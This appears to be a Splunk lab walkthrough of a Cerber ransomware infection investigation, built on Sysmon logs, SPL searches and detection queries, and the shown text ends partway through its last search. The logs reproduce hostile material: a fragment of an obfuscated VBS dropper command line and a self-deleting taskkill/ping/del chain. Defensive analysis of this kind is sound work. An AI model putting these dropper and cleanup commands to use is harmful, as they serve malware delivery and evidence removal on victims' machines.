10	8/24/16 5:15:31.000 PM	<Event xmlns="http://schemas.microsoft.com/win/2004/88/events/event"><System><Provider Name="Microsoft-Windows-Sysmon" Guid="{5770385F-C22A-43EB-BF4C-08F5698FB0D9}" /><EventID>3</EventID><Version>5</Version><Source>WinEventLog:Microsoft-Windows-Sysmon/Operational</Source><Signature>1</Signature><SourceId>1</SourceId><Level>4</Level><TaskCategory>0</TaskCategory><OpcodeName></OpcodeName><Channel>System</Channel><ComputerName>WE8105desk</ComputerName><SourceName>Network Connect</SourceName><SourceId>1</SourceId><TaskCategory>0</TaskCategory><OpcodeName></OpcodeName></Event>
11	8/24/16 5:15:31.000 PM	<Event xmlns="http://schemas.microsoft.com/win/2004/88/events/event"><System><Provider Name="Microsoft-Windows-Sysmon" Guid="{5770385F-C22A-43EB-BF4C-08F5698FB0D9}" /><EventID>3</EventID><Version>5</Version><Source>WinEventLog:Microsoft-Windows-Sysmon/Operational</Source><Signature>1</Signature><SourceId>1</SourceId><Level>4</Level><TaskCategory>0</TaskCategory><OpcodeName></OpcodeName><Channel>System</Channel><ComputerName>WE8105desk</ComputerName><SourceName>Network Connect</SourceName><SourceId>1</SourceId><TaskCategory>0</TaskCategory><OpcodeName></OpcodeName></Event>

1 2 3 4 5 6 7 8 9 10 11

By inspecting the **dest_port** field. You will be presented with the below.

The screenshot shows a network analysis interface. On the left, there are two panels: 'SELECTED FIELDS' and 'INTERESTING FIELDS'. The 'SELECTED FIELDS' panel lists: `a host 1`, `a signature 1`, `a source 1`, and `a sourcetype 1`. The 'INTERESTING FIELDS' panel lists: `a action 1`, `a app 1`, `a Computer 1`, `a dest 100+`, `a dest_ip 100+`, `# dest_port 2` (highlighted), `a DestinationIp 100+`, `a DestinationIpv6 1`, `# DestinationPort 2`, `a direction 1`, `a dvc 1`, `a EventChannel 1`, `# EventCode 1`, and `a EventDescription 1`.

The main table displays event logs with columns: **i**, **Time**, and **Event**. Two events are visible, both occurring on 8/24/16 at 5:15:31.000 PM. The first event has a host of 'we8105desk' and a signature of 'Network Connect'. The second event is identical.

A detailed view of the **dest_port** field is shown in a pop-up window. It indicates '2 Values, 100% of events' and is 'Selected'. The 'Reports' section includes: 'Average over time', 'Maximum value over time', 'Minimum value over time', 'Top values', 'Top values by time', and 'Rare values'. The 'Events with this field' section shows: 'Avg: 6891.858663402287', 'Min: 80', 'Max: 6892', and 'Std Dev: 31.028775412823904'. A table below shows the distribution of values:

Values	Count	%
6892	48,196	99.998%
80	1	0.002%

- That's an awful lot of network traffic for an application like on screen keyboard. This is suspicious.
- Port 6892 corresponds to bit torrent and windows live messenger file transfer, something also suspicious.

There is only one communication on port 80, click on it to learn more. You should see the below.

Format Timeline ▾
Zoom Out
Zoom to Selection
Deselect
1 hour per column

Raw ▾
Format
20 Per Page ▾

Hide Fields
All Fields

SELECTED FIELDS
a host 1
a signature 1
a source 1
a sourcetype 1

INTERESTING FIELDS
a action 1
a app 1
a Computer 1
a dest 1
a dest_ip 1
dest_port 1
a DestinationIp 1
a DestinationIpIpv6 1
DestinationPort 1

i Event
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385F-C22A-43E0-BF4C-06F5698FFBD9}' /><EventID>3</EventID><Version>5</Version><Level>4</Level><Task>3</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2016-08-24T16:49:27.319797300Z' /><EventRecordID>366107</EventRecordID><Correlation><Execution ProcessID='1216' ThreadID='1828' /><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>we8105desk.waynecorpinc.local</Computer><Security UserID='S-1-5-18' /></System><EventData><Data Name='UtcTime'>2016-08-24 16:49:23.636</Data><Data Name='ProcessGuid'>{0F2D76F0-D007-57BD-0000-0010D0C73500}</Data><Data Name='ProcessId'>3588</Data><Data Name='Image'>C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\{35ACA89F-933F-6A5D-2776-A3589FB99832}\osk.exe</Data><Data Name='User'>WAYNECORPINC\bob.smith</Data><Data Name='Protocol'>tcp</Data><Data Name='Initiated'>true</Data><Data Name='SourceIsIpv6'>false</Data><Data Name='SourceIp'>192.168.250.100</Data><Data Name='SourceHostname'>we8105desk.waynecorpinc.local</Data><Data Name='SourcePort'>49412</Data><Data Name='SourcePortName'></Data><Data Name='DestinationIsIpv6'>false</Data><Data Name='DestinationIp'>54.148.194.58</Data><Data Name='DestinationHostname'></Data><Data Name='DestinationPort'>80</Data><Data Name='DestinationPortName'>http</Data></EventData></Event>

There's a destination IP in the result **54.148.194.58**, which is worth checking, but since user Bob Smith is most probably a victim of an attack, consult with the available Sysmon logs to identify what else is running on his machine. You can do that as follows.

```
index=botsv1
```

```
source="WinEventLog:Microsoft-Windows-Sysmon/Operational"
```

```
app="C:\\Users\\bob.smith.WAYNECORPINC*"
```


Inspect the **app** field once again. You should see the following.

The screenshot shows the Splunk 8.2.6 interface. The search bar contains the query: `index=botsv1 source="WinEventLog:Microsoft-Windows-Sysmon/Operational" app="C:\\Users\\bob.smith.WAYNECORPINC*"`. The search results show 49,746 events. A modal window titled 'app' is open, displaying a table of values for the 'app' field. The table has columns for 'Values', 'Count', and '%'. The first value is `C:\\Users\\bob.smith.WAYNECORPINC\\AppData\\Roaming\\{35ACA89F-933F-6A5D-2776-A3589FB99832}\\osk.exe` with a count of 49,594 and a percentage of 99.694%. The second value is `C:\\Users\\bob.smith.WAYNECORPINC\\AppData\\Roaming\\121214.tmp` with a count of 152 and a percentage of 0.306%.

Values	Count	%
C:\\Users\\bob.smith.WAYNECORPINC\\AppData\\Roaming\\{35ACA89F-933F-6A5D-2776-A3589FB99832}\\osk.exe	49,594	99.694%
C:\\Users\\bob.smith.WAYNECORPINC\\AppData\\Roaming\\121214.tmp	152	0.306%

Notice the existence of another curious looking application **C:\\Users\\bob.smith.WAYNECORPINC\\AppData\\Roaming\\121214.tmp**. Give it a look by clicking on it. You should see the following.

```
index=botsv1
source="WinEventLog:Microsoft-Windows-Sysmon/Operational"
app="C:\\Users\\bob.smith.WAYNECORPINC*"
app="C:\\Users\\bob.smith.WAYNECORPINC\\AppData\\Roaming\\121214.tmp"
```

Nothing curious-looking in the results, but there are important fields that could be added to assist your investigation, such as the **CommandLine** or the **ParentCommandLine** one.

Submit the following search to see all the occurrences of `121214.tmp` in the Sysmon logs and also any entry/log that contains **ParentCommandLine** or **CommandLine** entries.

```
index=botsv1
source="WinEventLog:Microsoft-Windows-Sysmon/Operational"
"121214.tmp" AND (ParentCommandLine=* OR CommandLine=*) |
table _time process process_id ParentProcessId ParentImage
CommandLine ParentCommandLine
You should see the following.
```


_time	process	process_id	ParentProcessId	ParentImage	CommandLine	ParentCommandLine
2016-08-24 16:48:41	C:\Windows\SysWow64\taskkill.exe	1684	1280	C:\Windows\SysWow64\cmd.exe	taskkill /f /im "121214.tmp"	/d /c taskkill /f /im "121214.tmp" & NUL & ping -n 1 127.0.0.1 & NUL & del "C:\Users\Bob.smith.WAYNECORP\AppData\Roaming\121214.tmp" & NUL
2016-08-24 16:48:21	C:\Windows\SysWow64\cmd.exe	1476	3968	C:\Windows\SysWow64\wscript.exe	"C:\Windows\System32\cmd.exe" /C START "" "C:\Users\Bob.smith.WAYNECORP\AppData\Roaming\121214.tmp"	"C:\Windows\System32\wscript.exe" "C:\Users\Bob.smith.WAYNECORP\AppData\Roaming\120429.vbs"
2016-08-24 16:48:41	C:\Windows\SysWow64\cmd.exe	1280	3828	C:\Users\Bob.smith.WAYNECORP\AppData\Roaming\121214.tmp	/d /c taskkill /f /im "121214.tmp" & NUL & ping -n 1 127.0.0.1 & NUL & del "C:\Users\Bob.smith.WAYNECORP\AppData\Roaming\121214.tmp" & NUL	"C:\Users\Bob.smith.WAYNECORP\AppData\Roaming\121214.tmp"
2016-08-24 16:48:42	C:\Windows\SysWow64\ping.exe	556	1280	C:\Windows\SysWow64\cmd.exe	ping -n 1 127.0.0.1	/d /c taskkill /f /im "121214.tmp" & NUL & ping -n 1 127.0.0.1 & NUL & del "C:\Users\Bob.smith.WAYNECORP\AppData\Roaming\121214.tmp" & NUL
2016-08-24 16:48:41	C:\Users\Bob.smith.WAYNECORP\AppData\Roaming\{35ACAB9F-933F-6A5D-2776-A3589FB99832}\osk.exe	3836	3828	C:\Users\Bob.smith.WAYNECORP\AppData\Roaming\121214.tmp	"C:\Users\Bob.smith.WAYNECORP\AppData\Roaming\{35ACAB9F-933F-6A5D-2776-A3589FB99832}\osk.exe"	"C:\Users\Bob.smith.WAYNECORP\AppData\Roaming\121214.tmp"
2016-08-24 16:48:29	C:\Users\Bob.smith.WAYNECORP\AppData\Roaming\{35ACAB9F-933F-6A5D-2776-A3589FB99832}\osk.exe	3828	2948	C:\Users\Bob.smith.WAYNECORP\AppData\Roaming\121214.tmp	"C:\Users\Bob.smith.WAYNECORP\AppData\Roaming\121214.tmp"	"C:\Users\Bob.smith.WAYNECORP\AppData\Roaming\121214.tmp"

The earliest events are at the bottom of the table. If you start from the first (earliest) event you will see that *wscript.exe* (parent) called *cmd.exe* (child). In addition to that, you can see from **ParentCommandLine** that *wscript.exe* executed *20429.vbs*.

You can identify more about *20429.vbs* by submitting the following search.

```
index=botsv1
source="WinEventLog:Microsoft-Windows-Sysmon/Operational"
"20429.vbs" AND (ParentCommandLine=* OR CommandLine=*) |
table _time process process_id ParentProcessId ParentImage
CommandLine ParentCommandLine
```

You should see the following.



This is clearly obfuscated code. User Bob Smith is definitely victim of an attack.

Sysmon logs also contain MD5 hashes. If you would like to learn more about that `121214.tmp` file you saw earlier, change time range picker to **All time**, submit the following search and inspect the **md5** field.

```
index=botsv1
source="WinEventLog:Microsoft-Windows-Sysmon/Operational"
"121214.tmp"
```

Search | Splunk 8.2.6

demo.ine.local:8000/en-US/app/search/search?earliest=1471998600&latest=1472081

splunk>enterprise Apps Messages Settings Activity Help Find

Search Analytics Datasets Reports Alerts Dashboards Search & Reporting

New Search

Save As Create Table View Close

1 index=botsv1 source="WinEventLog:Microsoft-Windows-Sysmon/Operational" "121214.tmp" Date time range

✓ 158 events (8/24/16 12:30:00.000 AM to 8/24/16 11:30:00.000 PM) No Event Sampling Job II ↻ ⬇ ⬆ Smart Mode

Events (158) Patterns Statistics Visualization

Format Timeline Zoom Out Zoom to Selection Deselect 1 hour per column

Raw Format 20 Per Page Prev 1 2 3 4 5 6 7 8 Next

< Hide Fields All Fields

SELECTED FIELDS

a host 1

a signature 4

a source 1

a sourcetype 1

INTERESTING FIELDS

a action 1

a app 5

a Computer 1

a CreationUtcTime 25

a direction 1

a dvc 1

a EventChannel 1

EventCode 4

a EventDescription 4

a Hashes 65

Event

```
<?xml version='1.0' encoding='UTF-8'><Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385F-C22A-43E0-BF4C-06F5698FFBD9}'><EventID>1</EventID><Version>5</Version><Level>4</Level><Task>1</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2016-08-24T16:48:42.159534300Z'><EventRecordID>364988</EventRecordID><Correlation><Execution ProcessID='1216' ThreadID='1768'><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>we8105desk.waynecorpinc.local</Computer><Security UserID='S-1-5-18'></System><EventData><Data Name='UtcTime'>2016-08-24 16:48:42.159</Data><Data Name='ProcessGuid'>{0F2D76F0-CFEA-57BD-0000-001062243500}</Data><Data Name='ProcessId'>556</Data><Data Name='Image'>C:\Windows\SysWOW64\PING.EXE</Data><Data Name='CommandLine'>ping -n 1 127.0.0.1 </Data><Data Name='CurrentDirectory'>C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\</Data><Data Name='User'>WAYNECORPINC\bob.smith</Data><Data Name='LogonGuid'>{0F2D76F0-C612-57BD-0000-002015F80600}</Data><Data Name='LogonId'>0x6f815</Data><Data Name='TerminalSessionId'>1</Data><Data Name='IntegrityLevel'>Medium</Data><Data Name='Hashes'>SHA1=6AC7947207D999A65890AB25FE344955DA35028E,MD5=6242E3D67787CCBF4E06AD2982853144,SHA256=4CA10DBA7FF487FDB3F1362A3681D7D929F5AA1262CDFD31B04C30826983FB1D,IMPHASH=608DEBBD0FBEAC87355579C189F9B0FC5</Data><Data Name='ParentProcessGuid'>{0F2D76F0-CFE9-57BD-0000-0010B7043500}</Data><Data Name='ParentProcessId'>1280</Data><Data Name='ParentImage'>C:\Windows\SysWOW64\cmd.exe</Data><Data Name='ParentCommandLine'>d /c taskkill /t /f /im "121214.tmp" &gt; NUL &ping -n 1 127.0.0.1 &gt; NUL &del "C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\121214.tmp" &gt; NUL</Data></EventData></Event>
```

```
<?xml version='1.0' encoding='UTF-8'><Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385F-C22A-43E0-BF4C-06F5698FFBD9}'><EventID>1</EventID><Version>5</Version><Level>4</Level><Task>1</Task><Opcode>0</Opcode>
```

You will come across the following.

Search | Splunk 8.2.6

demo.ine.local:8000/en-US/app/search/search?earliest=1471998600&latest=

< Hide Fields All Fields Raw Format 20 Per Page < Prev 1

INTERESTING FIELDS

- a action 1
- a app 5
- a Computer 1
- a CreationUtcTime 25
- a direction 1
- a dvc 1
- a EventChannel 1
- # EventCode 4
- a EventDescription 4
- a Hashes 65
- a Image 5
- a ImageLoaded 64
- a Imphash 64
- a index 1
- a Keywords 1
- # Level 1
- # linecount 1
- a md5 65
- # Opcode 1
- a PreviousCreationUtcTime 4
- a process 5
- # process_id 7
- a ProcessGuid 7
- # ProcessId 7
- a punct 1
- # RecordID 100+
- a SecurityID 1
- a session_id 7
- a sha1 65
- a sha256 65

Event

```
<Data Name='Image'>C:\Windows\System32\cmd.exe</Data><Data Name='CurrentDirectory'>C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\</Data><Data Name='LogonGuid'>{0F2D76F0-C612-57BD-0000-002015F80600}</Data><Data Name='IntegrityLevel'>Medium</Data><Data Name='Hashes'>8E,MD5=6242E3D67787CCBF4E06AD2982853144,SHA256=4CA10DBA7FF487FDB3F1362A3681D7D92EBBDFBEAC87355579C189F9BDFC5</Data><Data Name='ParentProcessGuid'>{0F2D76F0-CFE9-arentProcessId'>1280</Data><Data Name='ParentImage'>C:\Windows\SysWOW64\cmd.exe</Data>
```

md5

65 Values, 72.152% of events

Selected

Reports

Top values Top values by time Rare values

Events with this field

Top 10 Values	Count	%
EE0828A4E4C195D97313BFC7D4B531F1	7	6.14%
7A6326D96D53048FDEC542DF23D875A0	4	3.509%
E80758CF485DB142FCA1EE03A34EAD05	4	3.509%
AD7B9C14083B52BC532FBA5948342B98	3	2.632%
028D74F61952756C9DFFF7969162BB39	2	1.754%
098EF40B77F88148349AAEBFE38E87C7	2	1.754%
10FB16B50AFFDA6D44588F3C445DC273	2	1.754%
12C45E3CB6D65F73209549E2D02ECA7A	2	1.754%
16AB4BD2ACC52109F43739BF0E89E18F	2	1.754%
238D46289EB74C7E16F84A4DE92E96E0	2	1.754%

If you submit the **EE0828A4E4C195D97313BFC7D4B531F1** hash on a search engine, you will identify that you are dealing with Cerber ransomware.


Task 2: Translate the provided red team TTPs into Splunk searches

1. Identify a malicious USB

Removable media can be identified through the following Splunk searches.


```
index=botsv1
```


```
sourcetype="xmlwineventlog:microsoft-windows-sysmon/operational" "d:\\\" | stats count by Computer,CommandLine
```



	Computer	CommandLine	count
1	we8105desk.waynecorpinc.local	"C:\Program Files (x86)\Internet Explorer\iexplore.exe" -nohome	1
2	we8105desk.waynecorpinc.local	"C:\Program Files (x86)\Microsoft Office\Office14\WINWORD.EXE" /n /f "D:\Miranda_Tate_unveiled.dotm"	1
3	we8105desk.waynecorpinc.local	"C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\121214.tmp"	1
4	we8105desk.waynecorpinc.local	"C:\Windows\System32\WScript.exe" "C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\20429.vbs"	1
5	we8105desk.waynecorpinc.local	"C:\Windows\System32\cmd.exe" /C START "" "C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\121214.tmp"	1
6	we8105desk.waynecorpinc.local	"C:\Windows\system32\rundll32.exe" C:\Windows\system32\shell32.dll,OpenAs_RunDLL D:\Work Stuff\013\013366.pdf	1
7	we8105desk.waynecorpinc.local	C:\Windows\splwow64.exe 8192	1
8	we8105desk.waynecorpinc.local	cmd.exe /V /C set "GSI=%APPDATA%\RANDOM%.vbs" && (for %i in ("DIM RWRL" "FUNCTION GNBiPp(Pt5SZ1)" "EYnt=45" "GNbiPp=AsC(Pt5SZ1)" "Xn1=52" "eNd fuNctIoN" "Sub OjrYyD9() " "J0Nepq=56" "Dim UJv,G4coQ" "LT=23" "dO WHiLE UJv<lt;>3016-3015" "G4coQ=G4coQ+1" "WSCRiPt.sLEeP(11)" "LoOP" "UsZK0=85" "End sub" "fuNctIoN J7(BLI4A3)" "K5AU=29" "J7=CHR(BLI4A3)" "XBNutM9=36" "eNd fuNctIoN" "Sub MA(QrG)" "WXcZrZ=9" "Dim Jw" "Qt7=34" "Jw=TiMeR+QrG" "Do WHiLE tIMeR<lt;Jw" "WSCRiPt.sLEeP(6)" "LOOp" "EXdkRkH=78" "eNd sub" "fuNctIoN M1p67jL(BwqIM7,Qa)" "Yi=80" "dIM KH,ChnFV,RX,Pg,C6YT(8)" "Cm=7" "C6YT(1)=107" "Rzf=58" "C6YT(5)=115" "BSKoW=10" "C6YT(4)=56" "Cwd6=35" "C6YT(7)=110" "AQ=98" "C6YT(6)=100" "Y6Cm1I=82" "C6YT(2)=103" "JH3F2i=74" "C6YT(8)=119" "JRvsG2s=76" "C6YT(3)=53" "Yh=31" "C6YT(0)=115" "GuvD=47" "Tbvfi=67" "SeT KH=cReAtObiect(A9vf("3C3A1D301F2D063708772930033C3C201C2D0A34203B053C0C2D". "Yo"))" "V2JR=73"	1

You will have to include all possible drive letters. The search above is to test the existence of a D: drive only.

```
index=botsv1 sourcetype=winregistry friendlyname | table host object data
```



1. Identify computer-generated domain names

The following search may uncover computer-generated domain names.

```
index=botsv1 sourcetype=stream:dns | table query{} | lookup
ut_parse_extended_lookup url as query{} | search
ut_domain!=None NOT (ut_domain_without_tld=microsoft OR
ut_domain_without_tld=msn OR ut_domain_without_tld=akamaiedge
OR ut_domain_without_tld=akadns OR ut_domain=nsatc.net OR
ut_domain=quest.net OR ut_domain=windows.com OR
ut_domain=arin.net) | `ut_shannon(ut_subdomain)` | stats
count by query{} ut_subdomain ut_domain ut_domain_without_tld
ut_tld ut_shannon | sort - ut_shannon
```


Search Analytics Datasets Reports Alerts Dashboards							
New Search							
1 index=botsv1 sourcetype=stream:dns table query{} lookup ut_parse_extended_lookup url as query{} search ut_domain!=None NOT (ut_domain_without_tld=microsoft OR ut_domain_without_tld=msn OR ut_domain_without_tld=akamaiedge OR ut_domain_without_tld=akadns OR ut_domain=nsatc.net OR ut_domain=quest.net OR ut_domain=windows.com OR ut_domain=arin.net) 'ut_shannon(ut_subdomain)' stats count by query{} ut_subdomain ut_domain ut_domain_without_tld ut_tld ut_shannon sort - ut_shannon							Date time range
4,417 events (8/24/16 12:30:00.000 AM to 8/24/16 11:30:00.000 PM) No Event Sampling							
Events Patterns Statistics (1,235) Visualization							
100 Per Page Format Preview							
Prev 1 2 3 4 5 6 7 8 ... Next							
query{} ▾	ut_subdomain ↕	ut_domain ↕	ut_domain_without_tld ↕	ut_tld ↕	ut_shannon ↕	count ↕	
1 www.bing.com	www	bing.com	bing	com	0.0	832	
2 version.hybrid.api.here.com	version.hybrid.api	here.com	here	com	3.6835423624332306	640	
3 us4-baas.acronis.com	us4-baas	acronis.com	acronis	com	2.5	768	
4 update.joomla.org	update	joomla.org	joomla	org	2.584962500721156	640	
5 tele.trafficmanager.net	tele	trafficmanager.net	trafficmanager	net	1.5	768	
6 t0.ssl.ak.tiles.virtualearth.net	t0.ssl.ak.tiles	virtualearth.net	virtualearth	net	3.006238928653389	896	
7 t0.ssl.ak.dynamic.tiles.virtualearth.net	t0.ssl.ak.dynamic.tiles	virtualearth.net	virtualearth	net	3.621175542919471	1472	
8 ssw.live.com	ssw	live.com	live	com	0.9182958340544896	38528	
9 solidaritedeproxitte.org	None	solidaritedeproxitte.org	solidaritedeproxitte	org	2.0	128	
10 rev2.globalrootservers.net	rev2	globalrootservers.net	globalrootservers	net	2.0	2048	

1. Identify malicious VBS

The following search may identify malicious VBS files

```
index=botsv1
source="WinEventLog:Microsoft-Windows-Sysmon/Operational"
